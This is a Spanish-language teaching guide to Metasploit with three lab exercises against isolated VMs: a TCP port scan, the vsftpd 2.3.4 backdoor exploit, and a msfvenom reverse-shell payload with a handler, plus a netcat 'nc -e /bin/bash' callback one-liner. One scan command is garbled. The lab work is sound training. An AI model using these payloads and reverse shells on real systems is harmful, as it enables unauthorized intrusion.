

## METASPLOIT

### Metasploit — versión simplificada y corregida

#### 1) ¿Qué es Metasploit? (versión corta)

Metasploit Framework es una plataforma para pruebas de penetración que centraliza exploits, payloads, módulos auxiliares y herramientas post-explotación. Viene preinstalado en Kali y se usa en entornos de aprendizaje y auditoría autorizada.

```
kali@kali: ~  
Session Actions Edit View Help  
msf >  
msf > Interrupt: use the 'exit' command to quit  
msf > Interrupt: use the 'exit' command to quit  
msf > exit  
  
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: Use check before run to confirm if a target is  
vulnerable  
  
.:ok000kdc'          'cdk000ko:.  
.x00000000000000c    c0000000000000x.  
:000000000000000k,    ,k000000000000000:  
'000000000k00000: :00000000000000000'  
o00000000.    .o0000o0000l.    ,00000000o  
d00000000.    .c00000c.    ,00000000x  
l00000000.    ;d;    ,00000000l  
.00000000.    .;    ;    ,00000000.  
c0000000.    .00c.    'o00.    ,0000000c
```

---

#### 2) Componentes clave (muy breve)

- **Exploit:** aprovecha una vulnerabilidad.
- **Payload:** lo que se ejecuta en la víctima (shell, meterpreter...).
- **Auxiliar:** escáneres, fuzzers, etc.
- **Post:** comandos para después de obtener acceso.
- **msfvenom:** generador de payloads.

---

#### 3) Ejercicios simplificados (3 ejercicios)

##### Ejercicio A — Escaneo rápido de puertos (método Metasploit)

Objetivo: detectar puertos abiertos con un módulo auxiliar.

### 1. Inicia Metasploit en Kali:

```
sudo msfdb init      # (si no está inicializado)
```

```
msfconsole
```


### 2. Carga el módulo de escaneo TCP:

```
use auxiliary/scanner/portscan/tcp
```

```
set RHOSTS 192.168.56.101
```

```
set THREAUse auxiliary/scanner/portscan/tcpDS 10
```

```
run
```

A screenshot of a Metasploit terminal session. The terminal window has a title bar with 'Session Actions Edit View Help'. The main content shows the user entering commands in the msf console. The user sets RHOSTS to 192.168.0.121 and THREAUse to auxiliary/scanner/portscan/tcpDS 10. They then run the auxiliary/scanner/portscan/tcp module. The output shows a caught interrupt from the console and the completion of the auxiliary module execution. The user then sets RHOSTS to 192.168.0.94 and runs the module again. The terminal background is dark with light-colored text. The bottom of the image shows a blurred blue and white background.

```
Session Actions Edit View Help
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) >
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.0.121
RHOSTS => 192.168.0.121
msf auxiliary(scanner/portscan/tcp) > set THREAUse auxiliary/scanner/portscan
0
[!] Unknown datastore option: THREAUse. Did you mean THREADS?
THREAUse => auxiliary/scanner/portscan/tcpDS 10
msf auxiliary(scanner/portscan/tcp) > run
^C[*] 192.168.0.121 - Caught interrupt from the console ...
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.0.94
RHOSTS => 192.168.0.94
msf auxiliary(scanner/portscan/tcp) > run
```

3. Resultado esperado: lista de puertos abiertos (ej. 22/tcp open ssh, 80/tcp open http).

### Notas:

- RHOSTS puede ser un rango 192.168.56.0/24.
  - Si quieres más precisión, usa nmap fuera de msf: `nmap -sS -p- 192.168.0.121`
-

## Ejercicio B — Exploit sencillo (ejemplo histórico y seguro: laboratorio)

Objetivo: cargar un exploit en un entorno vulnerable (Metasploitable/DVWA).

1. Arranca la VM vulnerable (por ejemplo Metasploitable2).
2. En Kali:

```
msfconsole
```

3. Busca un exploit (ejemplo genérico):

```
search vsftpd
```

4. Si usas uno encontrado (ej. exploit/unix/ftp/vsftpd\_234\_backdoor), configúralo:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
set RHOST 192.168.56.102
```

```
set RPORT 21
```

```
set PAYLOAD cmd/unix/interact # ejemplo según exploit
```

```
run
```

5. Resultado esperado: si la VM es vulnerable, conseguirás una shell o interacción.  
**Corrección importante:** los exploits reales requieren *que el servicio y la versión sean exactamente vulnerables*. Si no funciona, es normal: revisa versión/servicio, puertos, cortafuegos y compatibilidad del payload.

---

## Ejercicio C — Reverse shell con msfvenom y handler (muy directo)

### Objetivo (en palabras sencillas)

Crear un programa malévolo controlado (**payload**) que, al ejecutarse en la máquina víctima, abra una conexión de vuelta hacia tu Kali. En Kali levantamos un **handler** (escuchador) que acepta esa conexión y nos da una **Meterpreter/reverse shell** para interactuar con la máquina víctima. Todo en un entorno controlado — **nunca** fuera del laboratorio.

---

### Conceptos clave (rápido)

- **Payload:** el programa que se ejecuta en la víctima y abre la conexión de vuelta.
- **Handler:** el servicio en Kali que escucha la conexión entrante del payload.
- **LHOST:** IP de tu Kali (la que la víctima puede alcanzar).
- **LPORT:** puerto por el que se establecerá la conexión.
- **Meterpreter:** un tipo de shell potente que ofrece Metasploit (más útil que una shell simple).

- **Arquitectura:** 32-bit (x86) o 64-bit (x64). Debe coincidir con la víctima

### En Kali — paso 1: generar payload (elige arquitectura correcta)

Para Linux x86 (32-bit):

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f elf -o shell.elf
```

Para Linux x86\_64 (64-bit):

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f elf -o shell64.elf
```

### Paso 2: prepara el handler en Metasploit

```
msfconsole
```

```
use exploit/multi/handler
```

```
set PAYLOAD linux/x64/meterpreter/reverse_tcp # o linux/x86/... según lo que generaste
```

```
set LHOST 192.168.56.1
```

```
set LPORT 4444
```

```
set ExitOnSession false
```

```
run -j # ejecuta en background (jobs) para poder seguir usando msfconsole
```

### Paso 3: en la VM objetivo

Copia el shell.elf a la VM (SCP, shared folder, etc.), dale permisos y ejecútalo:

```
chmod +x shell.elf
```

```
./shell.elf
```

**Resultado esperado:** en msfconsole verás una sesión Meterpreter abierta (session -i <id> para interactuar). Si no aparece, comprueba: LHOST (dirección accesible desde la víctima), LPORT, firewall, arquitectura del binario y permisos.

**Alternativa simple (sin meterpreter):** generar un reverse netcat para pruebas:

En la víctima (si tiene nc):

```
nc -e /bin/bash 192.168.56.1 4444
```

Y en Kali:

```
nc -lvnp 4444
```

---

#### 4) Fallos comunes y soluciones rápidas

- **msfconsole no arranca o módulos faltan:** sudo msfdb init y actualizar sudo apt update && sudo apt install metasploit-framework.
  - **Listener no recibe sesiones:** revisar que LHOST sea la IP de Kali visible por la víctima (no 127.0.0.1), y que no haya firewall bloqueando el puerto.
  - **Payload no ejecuta:** comprobar arquitectura (x86 vs x64), permisos chmod +x, y dependencias en la VM.
  - **Exploit falla:** verificar que la versión del servicio sea la vulnerable (p. ej. vsftpd 2.3.4). Usa nmap -sV o banner grab para confirmar versión.
- 

#### 5) Sugerencias para clase / documentación

- Pide a los alumnos que **documenten cada comando** y que hagan capturas de pantalla de:
  - salida del escaneo,
  - configuración del exploit/handler,
  - sesión obtenida.
- Usa VMs aisladas (Network: Host-only o NAT con red interna) y snapshots para restaurar el estado.
- Empieza con ejercicios de **escaneo** antes de la explotación.